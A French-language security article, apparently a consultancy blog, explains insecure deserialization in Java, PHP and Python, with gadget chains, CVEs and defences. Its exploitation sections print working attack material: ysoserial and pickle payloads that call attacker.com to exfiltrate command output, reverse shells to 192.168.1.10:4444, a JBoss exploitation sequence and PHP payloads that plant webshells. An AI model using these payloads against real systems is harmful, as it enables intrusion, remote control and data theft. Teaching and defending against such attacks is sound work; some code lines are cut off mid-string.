
Désérialisation Insécure : Exploitation, Gadget Chains et Défense

> Désérialisation insécure 2026 : gadget chains Java (ysoserial), PHP object injection, Python pickle. CVE, outils d'exploitation, détection et correction.

La désérialisation insécure est une vulnérabilité de premier plan dans le monde de la sécurité offensive. Lorsqu'une application reconstruit un objet à partir de données sérialisées fournies par un utilisateur sans validation suffisante, elle ouvre la porte à des attaques pouvant aller jusqu'à l'exécution de code arbitraire à distance (RCE). Le principe est simple : la sérialisation transforme un objet en mémoire en une représentation transmissible — flux d'octets Java, chaîne PHP sérialisée, données pickle Python — tandis que la désérialisation reconstruit cet objet. Si les données en entrée sont contrôlées par un attaquant, il peut manipuler le graphe d'objets pour déclencher des comportements imprévus lors de la reconstruction. L'OWASP Top 10 classe cette catégorie (A08:2021) parmi les risques majeurs car elle touche des frameworks critiques utilisés dans les grandes entreprises, les systèmes bancaires et les infrastructures industrielles. Les CVE emblématiques — Jenkins RCE, Apache Struts, JBoss, Log4Shell via JNDI — illustrent à quel point l'impact peut être dévastateur : des milliers de serveurs compromis, des données volées, des rançongiciels déployés. Comprendre ces techniques est indispensable pour tout consultant en cybersécurité ou red teamer souhaitant évaluer la robustesse d'une application d'entreprise.



Comprendre la sérialisation : Java, PHP, Python

La sérialisation est le mécanisme qui permet de convertir l'état d'un objet en un format stockable ou transmissible. Chaque langage possède ses propres formats et mécanismes, avec des niveaux de risque variables.

En **Java**, la sérialisation native repose sur l'interface `java.io.Serializable`. Un objet sérialisé produit un flux binaire commençant par les magic bytes `AC ED 00 05` (ou `rO0AB` en base64). Ce format est omniprésent dans les applications d'entreprise : RMI, JMX, web services, sessions HTTP, messaging (JMS, ActiveMQ). La désérialisation est déclenchée par `ObjectInputStream.readObject()`.

```
 // Sérialisation Java — exemple basique
import java.io.*;

public class Serialize {
    public static void main(String[] args) throws Exception {
        // Sérialisation
        ByteArrayOutputStream bos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(bos);
        oos.writeObject(new java.util.HashMap<>());
        byte[] serialized = bos.toByteArray();
        System.out.println("Magic bytes: " + String.format("%02X %02X", serialized[0], serialized
        // Output: Magic bytes: AC ED

        // Désérialisation — DANGEREUSE si data non fiable
        ObjectInputStream ois = new ObjectInputStream(new ByteArrayInputStream(serialized));
        Object obj = ois.readObject(); // Point d'entrée vulnérable
    }
}
```

En **PHP**, la sérialisation produit une représentation textuelle lisible. La fonction `serialize()` génère des chaînes comme `O:4:"User":2:{s:4:"name";s:5:"Alice";s:4:"role";s:5:"admin";}`. La désérialisation via `unserialize()` reconstruit l'objet et déclenche automatiquement les méthodes magiques si elles sont définies dans la classe.

En **Python**, le module `pickle` permet de sérialiser presque n'importe quel objet Python. Il est particulièrement dangereux car il peut exécuter du code arbitraire lors de la désérialisation via la méthode spéciale `__reduce__`. Les formats YAML non sécurisés (via `yaml.load()` sans `Loader=SafeLoader`) présentent des risques similaires.

Langage	Fonction sérialisation	Fonction désérialisation	Format	Risque RCE
Java	`ObjectOutputStream.writeObject()`	`ObjectInputStream.readObject()`	Binaire (ACED)	Critique
PHP	`serialize()`	`unserialize()`	Texte structuré	Élevé
Python	`pickle.dumps()`	`pickle.loads()`	Binaire/ASCII	Critique
Ruby	`Marshal.dump()`	`Marshal.load()`	Binaire	Élevé
.NET	`BinaryFormatter.Serialize()`	`BinaryFormatter.Deserialize()`	Binaire NRBF	Critique

Pourquoi la désérialisation est dangereuse : gadget chains et contrôle du flux

La dangerosité de la désérialisation ne vient pas toujours d'une classe explicitement malveillante. Elle repose sur le concept de **gadget chain** : une séquence d'appels de méthodes légitimes déjà présentes dans le classpath de l'application qui, enchaînées, produisent un effet malveillant (exécution de commande, écriture de fichier, SSRF).

⚡ **Retour terrain**

Sur un test d'intrusion externe pour un groupe de BTP, j'ai exploité une CVE de 2023 sur une instance Confluence exposée sur Internet — non patchée depuis 14 mois. L'application était 'connue de l'équipe IT' comme devant être mise à jour mais la priorité n'avait jamais été accordée. En 20 minutes d'exploitation, j'avais un shell sur le serveur et accès au réseau interne. La fenêtre d'exploitation de 14 mois sur une CVE exploitée in-the-wild est malheureusement représentative.

Le mécanisme est le suivant : lors de la désérialisation d'un objet Java, la JVM appelle automatiquement la méthode `readObject()` si elle est définie, ou exécute les méthodes `readResolve()`, `readExternal()`. Ces points d'entrée permettent à un attaquant de déclencher une chaîne d'appels. La bibliothèque Apache Commons Collections est particulièrement célèbre pour ses gadgets car elle contient des transformateurs génériques pouvant invoquer des méthodes réflexives.

L'attaque ne nécessite pas que le code malveillant soit dans l'application cible : il suffit que les classes formant la chaîne soient présentes dans le classpath (via les dépendances Maven/Gradle). En 2024-2025, des gadgets ont été découverts dans Spring Framework, Hibernate, Apache Commons BeanUtils et d'autres bibliothèques standard de l'écosystème Java.

Exploitation Java : gadget chains avec ysoserial

ysoserial est l'outil de référence pour la génération de payloads de désérialisation Java. Il implémente des gadget chains contre les bibliothèques les plus répandues et permet de générer des payloads exécutant des commandes arbitraires.

Comment fonctionnent les gadget chains (InvokerTransformer, CommonsCollections)

La gadget chain CommonsCollections1 est la plus documentée. Elle exploite la classe `InvokerTransformer` d'Apache Commons Collections (<= 3.2.1 ou <= 4.0 sans patch) pour invoquer des méthodes arbitraires via réflexion. La chaîne typique est :

```
 // Gadget chain CommonsCollections1 (simplifiée)
// 1. AnnotationInvocationHandler.readObject() → déclenche Map.entrySet()
// 2. LazyMap.get() → appelle ChainedTransformer.transform()
// 3. ChainedTransformer applique séquentiellement :
//    a. ConstantTransformer(Runtime.class)
//    b. InvokerTransformer("getMethod", ["exec"], [String[].class])
//    c. InvokerTransformer("invoke", [null], [Runtime.getRuntime()])
//    d. InvokerTransformer("exec", [String[].class], [new String[]{"cmd"}])

Transformer[] transformers = new Transformer[] {
    new ConstantTransformer(Runtime.class),
    new InvokerTransformer("getMethod",
        new Class[]{String.class, Class[].class},
        new Object[]{"exec", new Class[]{String.class}}),
    new InvokerTransformer("invoke",
        new Class[]{Object.class, Object[].class},
        new Object[]{null, new Object[0]}),
    new InvokerTransformer("exec",
        new Class[]{String.class},
        new Object[]{"calc.exe"}),  // commande cible
    new ConstantTransformer(1)
};
Transformer chain = new ChainedTransformer(transformers);
```

Utilisation de ysoserial

ysoserial supporte de nombreuses gadget chains : CommonsCollections1 à 7, Groovy1, Spring1/2, Hibernate1, JRMPClient, BeanShell1, etc. Voici comment générer et exploiter un payload :

```
 # Téléchargement de ysoserial
wget https://github.com/frohoff/ysoserial/releases/latest/download/ysoserial-all.jar

# Génération d'un payload CommonsCollections6 (universel, sans restriction de version JDK)
java -jar ysoserial-all.jar CommonsCollections6 'curl http://attacker.com/$(id)' > payload.ser

# Encoder en base64 pour transport HTTP
base64 -w0 payload.ser > payload_b64.txt

# Injection via paramètre HTTP (cookie, POST body, header)
curl -s -X POST https://target.com/api/endpoint \
  -H "Content-Type: application/x-java-serialized-object" \
  --data-binary @payload.ser

# Injection via cookie Java sérialisé
curl -s https://target.com/app \
  -H "Cookie: JSESSIONID=$(cat payload_b64.txt)"

# Listener pour recevoir le callback
nc -lvnp 4444

# Payload reverse shell
java -jar ysoserial-all.jar CommonsCollections6 \
  'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuMTAvNDQ0NCAwPiYx}|{base64,-d}|{bash,-i}'
  > rs_payload.ser
```

CVE réelles : Jenkins, Apache Struts, JBoss

Plusieurs CVE majeures illustrent la criticité de cette classe de vulnérabilités en production :

CVE-2021-44228 (Log4Shell) : Bien que principalement connue pour l'injection JNDI via Log4j, Log4Shell exploite un mécanisme proche où des données sérialisées peuvent être chargées via LDAP/RMI. L'impact a touché des millions de systèmes dans le monde (CVSS 10.0). Des gadgets de désérialisation ont été intégrés dans des exploits combinés.

CVE-2017-5638 (Apache Struts 2) : RCE via désérialisation dans le Content-Type header lors du traitement des uploads multipart. Exploité dans la compromission d'Equifax, exposant 147 millions de personnes.

Jenkins RCE (2016, CVE-2016-0792) : L'interface CLI de Jenkins acceptait des objets Java sérialisés via HTTP sur le port 8080. Un payload CommonsCollections permettait l'exécution de code arbitraire sans authentification. Des variantes ont été découvertes jusqu'en 2019.

JBoss/WildFly (CVE-2017-12149) : Désérialisation dans le endpoint `/invoker/readonly` permettant un RCE non authentifié. Des dizaines de milliers de serveurs exposés sur Internet ont été compromis par des botnets automatisés.

```
 # Exploitation CVE-2017-12149 JBoss
# Vérification de la vulnérabilité
curl -s http://target:8080/invoker/readonly -o /dev/null -w "%{http_code}"
# Si 200 → potentiellement vulnérable

# Génération du payload et exploitation
java -jar ysoserial-all.jar CommonsCollections6 'id > /tmp/pwned' > jboss_payload.ser
curl -s -X POST http://target:8080/invoker/readonly \
  -H "Content-Type: application/x-java-serialized-object" \
  --data-binary @jboss_payload.ser
```

Pour aller plus loin sur les techniques de post-exploitation après un RCE, consultez notre guide sur l'escalade de privilèges Linux et les techniques de mouvement latéral Windows/AD.

Exploitation PHP : Object Injection via méthodes magiques

En PHP, la désérialisation insécure via `unserialize()` exploite les **méthodes magiques** : des fonctions spéciales automatiquement appelées lors d'événements du cycle de vie de l'objet. Les plus exploitées sont :

`__wakeup()` : appelée immédiatement après `unserialize()`

`__destruct()` : appelée lorsque l'objet est détruit (fin de script)

`__toString()` : appelée lors d'une conversion en chaîne

`__call()` : appelée lors de l'invocation d'une méthode inaccessible

```php
<?php
// Code PHP VULNÉRABLE — ne jamais utiliser en production
class FileManager {
    public $filename;
    public $content;

    public function __destruct() {
        // Écrit dans un fichier lors de la destruction — DANGEREUX
        file_put_contents($this->filename, $this->content);
    }

    public function __wakeup() {
        // Appelé automatiquement après unserialize() — DANGEREUX
        $this->log("Object restored: " . $this->filename);
    }
}

// Point vulnérable : données utilisateur passées à unserialize()
$data = $_COOKIE['user_data']; // Contrôlé par l'attaquant
$obj = unserialize($data);     // <- VULNÉRABILITÉ

// Payload d'attaque construit par l'attaquant :
// O:11:"FileManager":2:{s:8:"filename";s:19:"/var/www/html/sh.php";s:7:"content";s:29:"<?php sys
// → Crée un webshell lors de la destruction de l'objet
?>
```

```bash
# Injection via cookie
curl -s https://target.com/profile \
  --cookie 'user_data=O%3A11%3A%22FileManager%22%3A2%3A%7Bs%3A8%3A%22filename%22%3Bs%3A19%3A%22%2

# Exploitation du webshell créé
curl "https://target.com/sh.php?cmd=id"
```

Les frameworks PHP comme Laravel, Symfony et Wordpress présentent historiquement des gadget chains exploitables. L'outil PHPGGC (PHP Generic Gadget Chains) est l'équivalent PHP de ysoserial et recense des centaines de gadgets pour les frameworks courants.

Python pickle : exécution de code arbitraire

Le module `pickle` de Python est explicitement documenté comme dangereux par la documentation officielle : "Never unpickle data received from an untrusted or unauthenticated source." Malgré cet avertissement, on le retrouve dans des APIs Flask/Django, des systèmes de cache (Redis avec sérialisation pickle), des pipelines ML (modèles sklearn/PyTorch sérialisés).

L'exploitation repose sur la méthode spéciale `__reduce__` qui permet à un objet de contrôler sa propre désérialisation en retournant un callable et ses arguments :

```
 import pickle
import os
import base64

# ─── Payload malveillant ──────────────────────────────────────────
class RCEPayload:
    def __reduce__(self):
        # Sera exécuté lors du pickle.loads()
        return (os.system, ('curl http://attacker.com/exfil?data=$(id|base64)',))

# Sérialisation du payload malveillant
payload = pickle.dumps(RCEPayload())
payload_b64 = base64.b64encode(payload).decode()
print(f"Payload base64: {payload_b64}")

# ─── Code vulnérable côté serveur ─────────────────────────────────
import flask
app = flask.Flask(__name__)

@app.route('/restore_session')
def restore_session():
    session_data = flask.request.cookies.get('session')
    if session_data:
        # VULNÉRABLE : désérialisation de données utilisateur
        data = pickle.loads(base64.b64decode(session_data))  # RCE possible
        return str(data)
    return "No session"

# ─── Reverse shell via pickle ─────────────────────────────────────
class ReverseShell:
    def __reduce__(self):
        cmd = ("python3 -c 'import socket,subprocess,os;"
               "s=socket.socket();s.connect((\"192.168.1.10\",4444));"
               "os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);"
               "subprocess.call([\"/bin/sh\"])'")
        return (os.system, (cmd,))

rs_payload = base64.b64encode(pickle.dumps(ReverseShell())).decode()
print(f"RS Payload: {rs_payload}")
```

Ce type de vulnérabilité est particulièrement critique dans les systèmes de machine learning : des modèles sklearn sérialisés avec pickle et partagés via des APIs internes peuvent contenir des backdoors. En 2024, des chercheurs ont démontré que des modèles populaires contenaient des

payloads malveillants. Voir aussi notre article sur la SSRF qui peut être combinée avec la désérialisation pour des attaques en profondeur.

Outils de détection et d'identification

Identifier les points de désérialisation vulnérables est la première étape d'un audit. Voici les outils indispensables :

Burp Suite Deserialization Scanner : Extension Burp disponible via le BApp Store. Elle détecte automatiquement les flux Java sérialisés (magic bytes AC ED), PHP serialized objects et les endpoints JSON/XML pouvant contenir des structures sérialisées. Elle intègre ysoserial pour tester activement les endpoints détectés.

ysoserial : Génération de payloads pour tous les frameworks Java. Supporte l'envoi JRMP pour des exploits en aveugle (blind RCE) via le module `JRMPListener`.

```
 # ysoserial JRMP — exploit en aveugle (blind)
# 1. Démarrer le listener JRMP sur l'attaquant
java -cp ysoserial-all.jar ysoserial.exploit.JRMPListener 1099 CommonsCollections6 'curl attacker

# 2. Générer payload JRMPClient pointant vers le listener
java -jar ysoserial-all.jar JRMPClient "attacker.com:1099" > jrmp_payload.ser

# 3. Envoyer le payload à la cible — elle se connecte au listener et exécute la commande
```

SerialKiller (Java) : Bibliothèque de protection qui implémente une whitelist/blacklist de classes autorisées lors de la désérialisation. Permet d'auditer quelles classes sont désérialisées.

Gadget Inspector : Outil d'analyse statique du classpath Java pour identifier automatiquement des gadget chains potentielles dans les dépendances d'un projet.

PHPGGC : Génération de gadget chains PHP pour Laravel, Symfony, Magento, WordPress, Drupal, Yii, etc.

```
# Lister les gadgets disponibles PHPGGC
phpggc -l

# Générer payload Laravel RCE
phpggc Laravel/RCE9 system 'id' -b

# Générer payload Symfony file write
phpggc Symfony/FW1 file_put_contents /var/www/html/shell.php '<?php system($_GET["c"]);?>' -b
```

Pour une approche complète de la détection, intégrez ces outils dans votre workflow selon les techniques décrites dans notre guide MITRE ATT&CK pour la défense.

Bonnes pratiques de défense

La défense contre la désérialisation insécure requiert une approche en profondeur (defense-in-depth). Aucune mesure isolée n'est suffisante :

1. Ne jamais désérialiser des données non fiables : La règle d'or. Si l'architecture le permet, remplacez la sérialisation native par des formats sécurisés comme JSON ou Protocol Buffers pour les données utilisateur. JSON n'exécute pas de code lors du parsing.

2. Implémentation de JEP 290 (Java) : Depuis Java 9, le JEP 290 permet de définir des filtres de désérialisation. Configurez un filtre global rejetant les classes inconnues :

```
// Filtre JEP 290 — Java 9+
ObjectInputFilter filter = ObjectInputFilter.Config.createFilter(
    "java.base/*;!*"  // Autoriser java.base uniquement, rejeter tout le reste
);
ObjectInputFilter.Config.setSerialFilter(filter);

// Ou via propriété système au démarrage JVM
// -Djdk.serialFilter=java.base/*;!* -Djdk.serialFilter.maxdepth=5
```

3. Utilisation de SerialKiller (Java) : Remplacement drop-in de `ObjectInputStream` implémentant une whitelist configurable :

```
<!-- serialkiller.xml — configuration whitelist -->
<serialkiller>
  <whitelist>
    <regexp>java\.lang\..*</regexp>
    <regexp>java\.util\..*</regexp>
    <regexp>com\.myapp\.dto\..*</regexp>
  </whitelist>
  <blacklist>
    <regexp>org\.apache\.commons\.collections\.functors\..*</regexp>
    <regexp>com\.sun\..*</regexp>
  </blacklist>
</serialkiller>
```

4. Signature HMAC des données sérialisées : Si vous devez sérialiser des données côté client (cookies, tokens), signez-les cryptographiquement. Toute modification invalide la signature avant la désérialisation :

```
import hmac
import hashlib
import pickle
import base64

SECRET_KEY = b'your-very-secret-key-256-bits'

def safe_serialize(obj):
    data = pickle.dumps(obj)
    sig = hmac.new(SECRET_KEY, data, hashlib.sha256).hexdigest()
    return base64.b64encode(data).decode() + '.' + sig

def safe_deserialize(token):
    parts = token.rsplit('.', 1)
    if len(parts) != 2:
        raise ValueError("Token invalide")
    data = base64.b64decode(parts[0])
    expected_sig = hmac.new(SECRET_KEY, data, hashlib.sha256).hexdigest()
    if not hmac.compare_digest(parts[1], expected_sig):
        raise ValueError("Signature invalide — données tamponnées")
    return pickle.loads(data)  # Sûr car signature vérifiée
```

5. WAF et détection des magic bytes : Configurez votre WAF pour bloquer les requêtes HTTP contenant les magic bytes Java (`\xac\xed` , `rO0` en base64). ModSecurity et AWS WAF proposent des règles dédiées.

6. Mise à jour des dépendances : La plupart des gadgets exploités ciblent des versions obsolètes de Commons Collections, Spring, Hibernate. Maintenez vos dépendances à jour et utilisez des outils comme OWASP Dependency-Check ou Snyk en CI/CD.

Ces bonnes pratiques s'inscrivent dans une stratégie de sécurité globale. Pour l'EDR et la détection d'exploits en temps réel, consultez notre comparatif des solutions EDR/XDR 2025.

FAQ — Désérialisation insécure

Quelle est la différence entre une gadget chain et un exploit classique ?

Un exploit classique cible une vulnérabilité spécifique dans le code de l'application (buffer overflow, injection SQL). Une gadget chain exploite des classes légitimes déjà présentes dans le classpath : aucun code malveillant n'est introduit dans l'application, l'attaquant détourne simplement l'ordre d'invocation de méthodes existantes. Cela rend la détection particulièrement difficile car le comportement individuel de chaque classe est légitime.

Comment détecter si mon application Java est vulnérable ?

Recherchez dans votre code les usages de `ObjectInputStream.readObject()`, `XMLDecoder.readObject()`, `XStream.fromXML()`, ou `ObjectMapper.readValue()` avec enableDefaultTyping. Vérifiez ensuite vos dépendances : si Commons Collections <= 3.2.1, Spring <= 4.2.4, ou Groovy <= 2.4.3 sont présents dans votre pom.xml/build.gradle, vous êtes exposé à des gadgets connus. Utilisez Gadget Inspector pour une analyse automatisée du classpath.

Est-ce que JSON est sûr par rapport à la sérialisation Java native ?

JSON est significativement plus sûr car il ne permet pas l'exécution de code lors du parsing. Cependant, certaines bibliothèques comme Jackson avec `enableDefaultTyping()` ou Fastjson (CVE-2022-25845) peuvent être vulnérables à des attaques similaires via des gadgets de

polymorphisme de type. Désactivez le typing automatique et utilisez des sérialiseurs stricts avec des DTOs typés explicitement.

Quelles sont les dernières CVE de désérialisation en 2025-2026 ?

Les vulnérabilités de désérialisation restent actives. Parmi les CVE récentes : des gadgets XStream nouvellement découverts, des vulnérabilités dans des implémentations personnalisées de sérialisation dans des middlewares cloud, et des chaînes affectant des versions de Spring Framework récentes. Suivez le Top 10 OWASP et les bulletins NVD pour rester à jour. Voir aussi notre analyse des techniques red team 2026 pour le contexte offensif complet.

À RETENIR

Points clés

La désérialisation insécure est classée A08 dans l'OWASP Top 10 et peut mener directement à un RCE sans authentification.

Les gadget chains exploitent des classes légitimes du classpath (Commons Collections, Spring, Groovy) — aucun code malveillant n'est injecté dans l'application.

ysoserial est l'outil de référence pour générer des payloads Java ; PHPGGC couvre les frameworks PHP (Laravel, Symfony, Magento).

Python pickle exécute du code arbitraire via `__reduce__` — ne jamais désérialiser de données pickle provenant d'une source non fiable.

CVE emblématiques : CVE-2017-5638 (Struts/Equifax), Jenkins RCE, CVE-2017-12149 (JBoss) — impact : des millions de systèmes compromis.

Défense en profondeur : JEP 290 + SerialKiller pour Java, HMAC sur les données sérialisées, WAF filtrant les magic bytes AC ED, mise à jour des dépendances.

Remplacez la sérialisation native par JSON/Protobuf pour les données utilisateur dès que possible — c'est la mesure la plus efficace.

Synthèse et perspectives 2026

Les techniques et recommandations présentées dans ce guide s'inscrivent dans un contexte de menaces en constante évolution. La cybersécurité offensive et défensive sont deux faces d'une même médaille : comprendre les mécanismes d'attaque est indispensable pour construire des défenses robustes et résilientes face aux acteurs malveillants les plus sophistiqués.

Pour les équipes sécurité, l'enjeu de 2026 est double : maintenir une veille continue sur les nouvelles techniques publiées par la communauté de recherche (CVE, exploit-db, GitHub, Secrech, SSTIC) tout en assurant le durcissement progressif de l'infrastructure existante. Le référentiel MITRE ATT&CK reste le fil conducteur le plus efficace pour structurer un programme de détection et de réponse face aux tactiques, techniques et procédures des groupes APT ciblant les secteurs critiques.

La formation continue des équipes, la simulation régulière d'incidents (exercices tabletop, exercices Red/Blue/Purple Team), et l'automatisation des tâches répétitives via des outils SOAR constituent les piliers d'une organisation cyber mature. Les organisations qui investissent dans ces trois axes démontrent systématiquement de meilleures métriques de détection et de réponse (MTTD et MTTR réduits de 40% en moyenne selon les benchmarks sectoriels) face aux incidents de sécurité. La remédiation de la désérialisation non sécurisée impose une refonte architecturale : migration vers des formats de données sans capacités d'exécution (JSON, Protocol Buffers), mise en liste blanche stricte des classes autorisées à la désérialisation, et déploiement de mécanismes de signature cryptographique pour valider l'intégrité des données sérialisées avant tout traitement.